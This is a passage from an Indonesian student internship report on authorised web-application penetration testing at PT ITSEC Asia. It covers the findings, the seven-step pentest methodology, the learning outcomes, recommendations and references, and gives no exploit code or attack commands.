Gambar 4.24 Improper Server Validation on Input Limit request screenshot part 2


Dari burpsuite bisa dilihat bahwa server tidak memberikan response. Ketika kita submit formnya, aplikasi target mengembalikan response yang tidak biasa



Gambar 4.25 Improper Server Validation on Input Limit response screenshot

Terlepas dari bagaimana request ini ditangani, tetapi hal ini bisa menimbulkan kekacauan dalam alur bisnis, semisal kehilangan data customer, kemungkinan eksploitasi di masa depan, dan sebagainya.

- *Improper File Type Handling*. Dalam kasus ini, aplikasi meminta file bertipe .mp4 tapi ketika pentester mencoba mengubah ekstensi file .pdf menjadi .mp4, ternyata aplikasi tetap menerima inputan file ini.



Gambar 4.26 Improper File Type Handling screenshot

Hal ini dapat menyebabkan error ketika hendak memproses data dan dapat menyebabkan perilaku yang tidak diharapkan dari aplikasi seperti *crash*, dan juga ada kemungkinan meningkatkan peluang serangan di masa depan.

3. Gaining Access

Tahap ini berfokus pada identifikasi langkah yang memungkinkan penyerang memperoleh akses tak semestinya, baik melalui input manipulation maupun weak security control.

Temuan yang relevan dengan tahap ini:

- *Lack of Multi-Factor Authentication for Password Change Function.* Hal ini meningkatkan risiko takeover akun jika kredensial bocor
- *Improper Input Validation* masuk ke dalam kategori ini jika terdapat bypass atau terdapat eksekusi *malicious payload*, tetapi selama pengujian target ini, sayangnya tidak terdapat kejadian ini.

4. Escalating Privileges

Selama pengujian, pentester tidak menemukan celah untuk melakukan privilege escalation (tidak ada akses langsung OS, shell, RCE), sehingga tahap ini masuk sebagai analisis potensi, bukan praktik langsung.

Potensi eskalasi yang relevan:

- *Improper file type handling*. Jika bisa ditemukan celah (*bypass*), hal ini dapat menjadi potensi eskalasi jika file upload dapat dimanfaatkan untuk RCE (namun tidak terjadi pada kasus ini).

5. Maintaining Access

Tahapan ini tidak dapat dilakukan karena:

- Tidak ada eksploitasi yang mengarah ke akses sistem.
- Pentest berada dalam ruang lingkup fungsional (application-layer only).
- Tidak ada shell, token hijacking, atau session persistence.

Pada bagian ini cukup disebutkan bahwa skema akses berkelanjutan dianalisis dari sudut pandang risiko, bukan dipraktikkan.

6. Covering Tracks

Tidak dilakukan karena engagement legal dan tidak ada akses sistem langsung.

Pada kasus ini, pentester mengecek dan memastikan beberapa hal:

- Analisis apakah aplikasi memiliki monitoring cukup (dilakukan dengan cara mencoba memicu mekanisme keamanan)
- Evaluasi apakah kesalahan konfigurasi memungkinkan aktivitas attacker tidak terdeteksi

7. Reporting

Pada tahap terakhir, seluruh temuan didokumentasikan dalam format profesional yang mencakup:

- Severity Rating (*likelihood* and *impact*)
- Deskripsi dan *breakdown* kerentanan (termasuk langkah reproduksi)
- *Threat and risk*
- Rekomendasi mitigasi

Keseluruhan, temuan yang masuk ke dalam *finding repot* adalah:

1. *Misconfigured Security Header*
2. *Improper Input Validation*
3. *Improper server validation on input limit*
4. *Improper file type handling*
5. *Browser Cache Contains Sensitive Information*
6. *Lack of Multi-Factor Authentication (MFA) for Password Change*

4.6 Hasil yang Dicapai

Selama pelaksanaan Praktik Kerja Lapangan, penulis berhasil mencapai sejumlah hasil yang berkaitan dengan penguasaan konsep, keterampilan teknis, serta kemampuan analisis dalam konteks pengujian keamanan aplikasi web. Hasil tersebut dapat dilihat dari dua sisi: capaian pembelajaran melalui platform latihan (Hack The Box Job Role Path) dan capaian praktis melalui penerapan *Seven Steps of Penetration Testing* pada projek *penetration testing*.

1. Penguasaan Kerangka Kerja dan Metodologi Pengujian

Penulis berhasil memahami dan menerapkan metodologi *Seven Steps of Penetration Testing* secara sistematis, meliputi *Information Gathering, Scanning & Enumeration, Gaining Access, Escalating Privileges, Maintaining Access, Covering Tracks,* hingga *Reporting*. Pemahaman ini diterapkan baik pada latihan HTB maupun pada pengujian terhadap sistem simulatif internal perusahaan.

2. Kemampuan Teknis dalam Penggunaan Tools Profesional

Penulis menunjukkan peningkatan signifikan dalam penggunaan perangkat uji seperti:

- Burp Suite Professional (sebagai proxy utama untuk analisis request/response, scanning, dan eksploitasi)

- Gobuster/FFUF (enumerasi direktori dan endpoint)
- SQLMap (automasi SQL Injection)
- cURL (interaksi request langsung)
- Postman (pengujian endpoint API)
- Dan *tools* lain

Penguasaan tool ini mendukung seluruh tahap *Seven Steps of Penetration Testing*, terutama pada *Scanning & Enumeration* dan *Gaining Access*.

3. Penyelesaian Modul dan Lab pada Hack The Box Job Role Penetration Tester

Penulis telah menyelesaikan bagian-bagian utama dari HTB Job Role Path: Penetration Tester, mencakup:

- latihan web exploitation,
- authentication & session flaws,
- enumeration & reconnaissance,
- basic privilege escalation,
- analisis kerentanan umum (misconfig, access control flaws, input validation).

Setiap modul disertai dokumentasi eksploitasi, yang berperan sebagai pelatihan praktis dan memperkuat kemampuan teknis.

4. Penyusunan Dokumentasi Teknis (*Write-Up*)

Penulis berhasil menyusun dokumentasi teknis berupa *write-up* eksploitasi dari lab HTB dan semua test yang diberikan di akhir modul pembelajaran. Salah satu contoh write-up (Machine *CodeTwo*) dimasukkan dalam laporan sebagai contoh representatif, dengan format profesional dan ditulis dalam Bahasa Inggris sesuai standar industri.

5. Identifikasi Temuan Keamanan pada Project Penetration Testing

Melalui pendekatan *Seven Steps of Penetration Testing*, penulis berhasil mengidentifikasi beberapa kerentanan:

- *Misconfigured Security Header*
- *Improper Input Validation*
- *Improper Server Validation on Input Limit*
- *Improper File Type Handling*
- *Browser Cache Contains Sensitive Information*
- *Lack of Multi-Factor Authentication for Password Change Function*

Setiap temuan didokumentasikan dalam format *professional pentest reporting* dan dilengkapi rekomendasi mitigasi.

6. Peningkatan Pemahaman Praktis Terkait Threat Modeling dan Analisis Risiko

Penulis mampu menghubungkan temuan teknis dengan risiko bisnis, misalnya:

- potensi penyalahgunaan session,
- risiko eksposur data sensitif,
- dampak dari validation flaw terhadap integritas sistem,
- implikasi misconfiguration terhadap serangan rekayasa dan enumerasi.

Hal ini menunjukkan pemahaman yang tidak hanya teknis, tetapi juga relevan secara operasional.

7. Etika, Legal Boundary, dan Praktik Kerja Profesional

Penulis memahami batasan legal dalam *penetration testing*, termasuk:

- area yang boleh diuji,
- larangan melakukan aksi destruktif,
- dokumentasi sistematis,

- komunikasi temuan secara profesional.

BAB V

PENUTUP

5.1 Kesimpulan

Praktik Kerja Lapangan (PKL) yang dilaksanakan di PT ITSEC Asia memberikan pemahaman menyeluruh kepada penulis mengenai penerapan metodologi Seven Steps of Penetration Testing dalam konteks pengujian keamanan aplikasi web secara sistematis. Metodologi tersebut diterapkan sebagai kerangka kerja utama dalam seluruh aktivitas pengujian, mulai dari tahap information gathering, scanning and enumeration, hingga reporting, baik dalam lingkungan simulasi maupun pada pengujian internal organisasi.

Penerapan standar pengujian dari OWASP Web Security Testing Guide (WSTG) turut membantu penulis dalam memahami pendekatan pengujian yang terstruktur dan berbasis kategori kerentanan. Setiap aktivitas pengujian dipetakan ke dalam domain WSTG yang relevan, sehingga proses analisis tidak hanya bersifat teknis, tetapi juga mengacu pada standar internasional yang diakui dalam industri keamanan aplikasi web. Melalui pendekatan ini, penulis mampu menghubungkan temuan teknis dengan referensi metodologis yang jelas dan dapat dipertanggungjawabkan.

Penggunaan platform Hack The Box Job Role – Penetration Tester memberikan pengalaman praktis yang signifikan dalam memperkuat pemahaman terhadap alur kerja penetration testing di dunia nyata. Melalui skenario latihan yang menyerupai kondisi operasional sesungguhnya, penulis mempraktikkan teknik enumerasi, eksploitasi, privilege escalation, serta penyusunan proof-of-concept secara sistematis. Hal ini memberikan gambaran yang realistis tentang peran dan tanggung jawab seorang penetration tester profesional.

Selain itu, kegiatan penyusunan write-up teknis menjadi sarana pembelajaran penting dalam mengembangkan kemampuan dokumentasi. Penulis mempelajari bagaimana hasil pengujian, temuan kerentanan, dan proses eksploitasi disusun dalam bentuk laporan teknis yang terstruktur, informatif, dan dapat

digunakan sebagai referensi internal. Walaupun contoh write-up yang digunakan sebagian ditulis dalam bahasa Inggris, laporan PKL ini tetap menggunakan bahasa Indonesia sebagai bahasa utama dokumentasi formal.

Secara keseluruhan, PKL ini berhasil menjawab tujuan pembelajaran yang telah ditetapkan, yaitu memahami metodologi Seven Steps of Penetration Testing, mengintegrasikan standar OWASP WSTG dalam proses pengujian, memanfaatkan Hack The Box sebagai media simulasi pembelajaran, serta menghasilkan dokumentasi teknis yang sesuai dengan praktik industri. Pengalaman ini menjadi fondasi penting bagi penulis untuk berkarier di bidang keamanan siber, khususnya sebagai penetration tester profesional.

5.2 Saran

Bagi Mahasiswa PKL

1. Disarankan untuk mempersiapkan diri dengan pemahaman dasar mengenai protokol HTTP, cara kerja aplikasi web, jenis-jenis kerentanan, serta standart pengujian keamanan seperti OWASP sebelum menjalani PKL di bidang keamanan siber.
2. Manfaatkan kesempatan PKL untuk mendalami proses pengujian keamanan secara bertanggung jawab dan etis melalui platform simulasi seperti Hack The Box, yang membantu memahami alur *Seven Steps of Penetration Testing*.
3. Latih kemampuan dokumentasi teknis secara konsisten agar terbiasa menyusun *write-up* eksploitasi yang rapi, sistematis, dan dapat dipahami oleh tim keamanan maupun sebagai referensi internal perusahaan.

Bagi Instansi Akademik

1. Diharapkan universitas dapat lebih mendorong kolaborasi dengan industri keamanan siber, termasuk menyediakan akses ke platform simulasi seperti HTB, agar mahasiswa memiliki pengalaman praktis yang mendekati dunia profesional.

2. Materi keamanan aplikasi web sebaiknya diperkenalkan lebih awal dalam kurikulum atau melalui program studi independen agar mahasiswa tidak hanya memahami sisi pembangunan aplikasi, tetapi juga praktik mitigasi dan pengujian keamanannya.

Bagi Perusahaan Tempat PKL

1. Penulis mengucapkan terima kasih atas kesempatan dan bimbingan yang telah diberikan oleh PT ITSEC Asia.
2. Diharapkan perusahaan dapat terus memberikan akses praktik, mentoring, dan umpan balik kepada mahasiswa, termasuk penyusunan dokumentasi teknis, studi kasus dan *project hands on*, agar pengalaman belajar lebih maksimal.

DAFTAR PUSTAKA

Chandel, R. (2020, November 2). Burp Suite for Pentester: Configuring Proxy. Hacking Articles. https://www.hackingarticles.in/burp-suite-for-pentester-configuring-proxy/

OWASP Foundation. (2023). About OWASP. https://owasp.org/about/

OWASP. (2021). OWASP Top Ten: The Ten Most Critical Web Application Security Risks. https://owasp.org/www-project-top-ten/

OWASP. (2023). OWASP API Security Top 10. https://owasp.org/www-project-api-security-top-10/

OWASP. (2023). Web Security Testing Guide (WSTG). https://owasp.org/www-project-web-security-testing-guide/

Penetration Testing Execution Standard. (n.d.). Main Page. http://www.pentest-standard.org/index.php/Main_Page

Stuttard, D., & Pinto, M. (2011). The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws (2nd ed.). Wiley.

LAMPIRAN